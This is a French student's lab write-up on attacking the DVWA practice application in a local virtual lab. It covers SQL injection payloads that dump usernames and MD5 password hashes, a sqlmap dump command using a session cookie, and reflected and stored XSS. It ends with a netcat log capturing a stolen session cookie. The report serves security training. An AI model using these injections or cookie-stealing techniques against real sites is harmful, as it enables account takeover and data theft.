TP2-cyber

Partie 1

Le but ici était de voir si on pouvait "parler" à la base de données en passant par le champ de saisie.

- **Le test de l'apostrophe :** En tapant juste `'`, le site a planté avec une erreur. Ça prouve que le serveur ne nettoie pas ce qu'on tape et qu'on peut injecter nos propres commandes SQL.
- **Le contournement :** J'ai utilisé `1' OR '1'='1`. Comme `1=1` est toujours vrai, la base de données ne cherche plus l'utilisateur n°1, elle affiche **tous les utilisateurs** d'un coup.
- **Récupération des données :** J'ai trouvé qu'il y avait **2 colonnes** dans le tableau. J'ai pu extraire les noms et les mots de passe de la table `users`.
- **Le hachage MD5 :** Les mots de passe n'étaient pas écrits normalement. C'étaient des suites de chiffres et lettres de 32 caractères. C'est du **MD5**. J'ai utilisé le site **dcode.fr** pour retrouver les vrais mots de passe (comme `password` ou `charley`).

Ici, on ne s'attaque plus au serveur, mais au navigateur des gens qui visitent le site. On leur envoie du code JavaScript qu'ils exécutent sans le savoir

Pour retrouver les mots de passe originaux, j'ai utilisé l'outil en ligne **Dcode.fr** car je ne pouvais pas utiliser crackstation à cause de la connexion restrainte de l'école.. Le site a permis de faire correspondre déchiffré les mots de passe .

Enfin, j'ai confronté cette approche manuelle à l'outil automatisé **SQLMap**. En lui fournissant mon cookie de session **PHPSESSID** (qui sert de clé d'identification pour que le logiciel puisse agir en mon nom), l'outil a extrait l'intégralité des bases de données en quelques secondes.

Ma conclusion sur cette étape :
Il est indispensable de maîtriser la méthode classique "à la main" avant d'utiliser des logiciels automatisés. Le travail manuel permet de comprendre la logique de l'attaque et d'analyser précisément comment le système réagit, tandis que l'outil automatique est une aide précieuse pour gagner du temps lors de l'extraction de gros volumes de données.

Partie 2

Contrairement à l'injection SQL qui visait la base de données, le XSS cible les utilisateurs du site. L'objectif est d'injecter du code JavaScript qui sera exécuté directement par le navigateur de la victime.

1. XSS Reflected

Dans cette première étape, j'ai remarqué que le serveur renvoie exactement ce que l'on tape dans le champ de saisie. En entrant une balise `<script>`, le navigateur ne fait aucune distinction : il exécute le code au lieu de l'afficher comme un simple texte.

En inspectant le code source de la page, on voit que mon script est inséré tel quel dans la structure HTML. Le navigateur, interprétant le HTML de haut en bas, exécute l'instruction dès qu'il la lit.

La construction de l'URL : cette notion était un peu flou. j'ai compris que le script malveillant se trouve dans le URL et lors de l'ouverture il s'active. mais c'est à approfondire

2. XSS Stored

Cette version est nettement plus redoutable. En utilisant le formulaire de commentaires (Livre d'or), j'ai injecté un script qui a été **enregistré définitivement** dans la base de données du serveur.

Contrairement au mode Reflected, il n'y a plus besoin d'envoyer de lien. Le script habite sur la page. À chaque fois que je recharge la page, ou que n'importe quel autre utilisateur la visite, le script se déclenche automatiquement.

Cette faille est critique car elle est invisible et massive. Un seul attaquant peut piéger une page très consultée et voler les informations de milliers de visiteurs sans qu'ils n'aient à cliquer sur quoi que ce soit de suspect.


3. Scénario de l'attaque


Le scénario simulé est celui du **Détournement de Session** voici comment le mécanisme fonctionne concrètement :


1. **L'Injection :** L'attaquant dépose un script invisible dans un espace de commentaire.


2. **L'Exécution :** L'administrateur du site se connecte pour gérer les messages. Son navigateur charge la page et exécute le script malveillant sans que l'admin ne s'en aperçoive.
3. **L'Exfiltration :** Le script ordonne au navigateur d'extraire le **PHPSESSID** (le cookie de session). Ce cookie est la "clé d'identité" qui prouve au serveur que l'utilisateur est bien connecté.
4. **La Capture :** Le cookie est envoyé vers la machine de l'attaquant.
5. **L'Usurpation :** L'attaquant récupère cette clé et l'injecte dans son propre navigateur. Il est alors instantanément connecté sur le compte de l'administrateur, sans avoir eu besoin de connaître son identifiant ou son mot de passe.


Voici les captures d'écran réalisées tout au long de ma démarche. Elles me permettent de documenter mes manipulations pour ne pas oublier les étapes effectuées, mais elles me servent également de support de cours pour l'avenir.





kali linux [En fonction] - Oracle VirtualBox
Fichier Machine Écran Entrée Périphériques Aide
9:24
david@kali: ~
Damn Vulnerable Web Ap
Not Secure http://192.168.56.103/dvwa/security.php
OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB
DVWA
Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security
PHP Info
About
Logout
Username: admin
Security Level: low
PHPIDS: disabled
DVWA Security
Script Security
Security Level is currently low.
You can set the security level to low, medium or high.
The security level changes the vulnerability level of DVWA.
low Submit
PHPIDS
PHPIDS v.0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.
You can enable PHPIDS across this site for the duration of your session.
PHPIDS is currently disabled. [enable PHPIDS]
[Simulate attack] - [View IDS log]
Security level set to low
CTRL DROITE



kali linux [En fonction] - Oracle VirtualBox
Fichier Machine Écran Entrée Périphériques Aide
10:59
david@kali: ~
Damn Vulnerable Web Ap
Not Secure http://192.168.56.103/dvwa/vulnerabilities/sq
OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB
DVWA
Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security
PHP Info
About
Logout
Vulnerability: SQL Injection
User ID:
Submit
ID: 1' UNION SELECT user, password FROM users #
First name: admin
Surname: admin
ID: 1' UNION SELECT user, password FROM users #
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
ID: 1' UNION SELECT user, password FROM users #
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03
ID: 1' UNION SELECT user, password FROM users #
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b
ID: 1' UNION SELECT user, password FROM users #
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7
ID: 1' UNION SELECT user, password FROM users #
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
More info
http://www.securiteam.com/securityreviews/5DP0N1P76E.html
http://en.wikipedia.org/wiki/SQL_injection
CTRL DROITE


kali linux [En fonction] - Oracle VirtualBox
Fichier Machine Écran Entrée Périphériques Aide
11:16
david@kali: ~
Damn Vulnerable W
Server Not Found
Passwords
Not Secure
http://192.168.56.103/dvwa/inde
120%
OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security
PHP Info
About
Logout
Username: pablo
Security Level: low
PHPIDS: disabled
WARNING!
Disclaimer
General Instructions
You have logged in as 'pablo'
Damn Vulnerable Web Application (DVWA) v1.0.7



```
┌──(david㉿kali)-[~]
└─$ sqlmap -u "http://192.168.56.103/dvwa/vulnerabilities/sqli/?id=16Submit=Submit" \
--cookie="security=low; PHPSESSID=4bbb03ce7ba6887f5244a2a5838f859c" \
-D dvwa -T users --dump

        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.10.2#stable}
|_ -| . [.]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not re
sponsible for any misuse or damage caused by this program

[*] starting @ 11:58:56 /2026-03-17/

[11:58:56] [INFO] testing connection to the target URL
[11:58:57] [INFO] checking if the target is protected by some kind of WAF/IPS
[11:58:57] [INFO] testing if the target URL content is stable
[11:58:57] [INFO] target URL content is stable
[11:58:57] [INFO] testing if GET parameter 'id' is dynamic
[11:58:58] [WARNING] GET parameter 'id' does not appear to be dynamic
[11:58:58] [INFO] heuristic (basic) test shows that GET parameter 'id' might be injectable (possible DBMS: 'MySQL')
[11:58:58] [INFO] heuristic (XSS) test shows that GET parameter 'id' might be vulnerable to cross-site scripting (XSS) attacks
[11:58:58] [INFO] testing for SQL injection on GET parameter 'id'
y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] y
[11:59:11] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[11:59:11] [WARNING] reflective value(s) found and filtering out
[11:59:12] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[11:59:13] [INFO] testing 'Generic inline queries'
[11:59:13] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause (MySQL comment)'
[11:59:21] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (MySQL comment)'
[11:59:30] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)'
[11:59:34] [INFO] GET parameter 'id' appears to be 'OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)' injectable (with --not-string="Me")
[11:59:34] [INFO] testing 'MySQL ≥ 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[11:59:35] [INFO] testing 'MySQL ≥ 5.1 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[11:59:35] [INFO] testing 'MySQL ≥ 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)'
[11:59:35] [INFO] testing 'MySQL ≥ 5.6 OR error-based - WHERE or HAVING clause (GTID_SUBSET)'
[11:59:35] [INFO] testing 'MySQL ≥ 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)'
[11:59:35] [INFO] testing 'MySQL ≥ 5.5 OR error-based - WHERE or HAVING clause (BIGINT UNSIGNED)'
[11:59:36] [INFO] testing 'MySQL ≥ 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXP)'
[11:59:36] [INFO] testing 'MySQL ≥ 5.5 OR error-based - WHERE or HAVING clause (EXP)'
[11:59:36] [INFO] testing 'MySQL ≥ 5.7.8 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (JSON_KEYS)'
[11:59:36] [INFO] testing 'MySQL ≥ 5.7.8 OR error-based - WHERE or HAVING clause (JSON_KEYS)'
[11:59:36] [INFO] testing 'MySQL ≥ 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[11:59:37] [INFO] testing 'MySQL ≥ 5.0 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
```





```
┌──(david㉿kali)-[~]
└─$ nc -lvp 8888
listening on [any] 8888 ...
192.168.56.102: inverse host lookup failed: Host name lookup failure
connect to [192.168.56.102] from (UNKNOWN) [192.168.56.102] 58668
GET /?c=security=low;%20PHPSESSID=4bbb03ce7ba6887f5244a2a5838f859c HTTP/1.1
Host: 192.168.56.102:8888
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
Accept: image/avif,image/webp,image/png,image/svg+xml,image/*;q=0.8,*/*;q=0.5
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://192.168.56.103/
Priority: u=5, i
```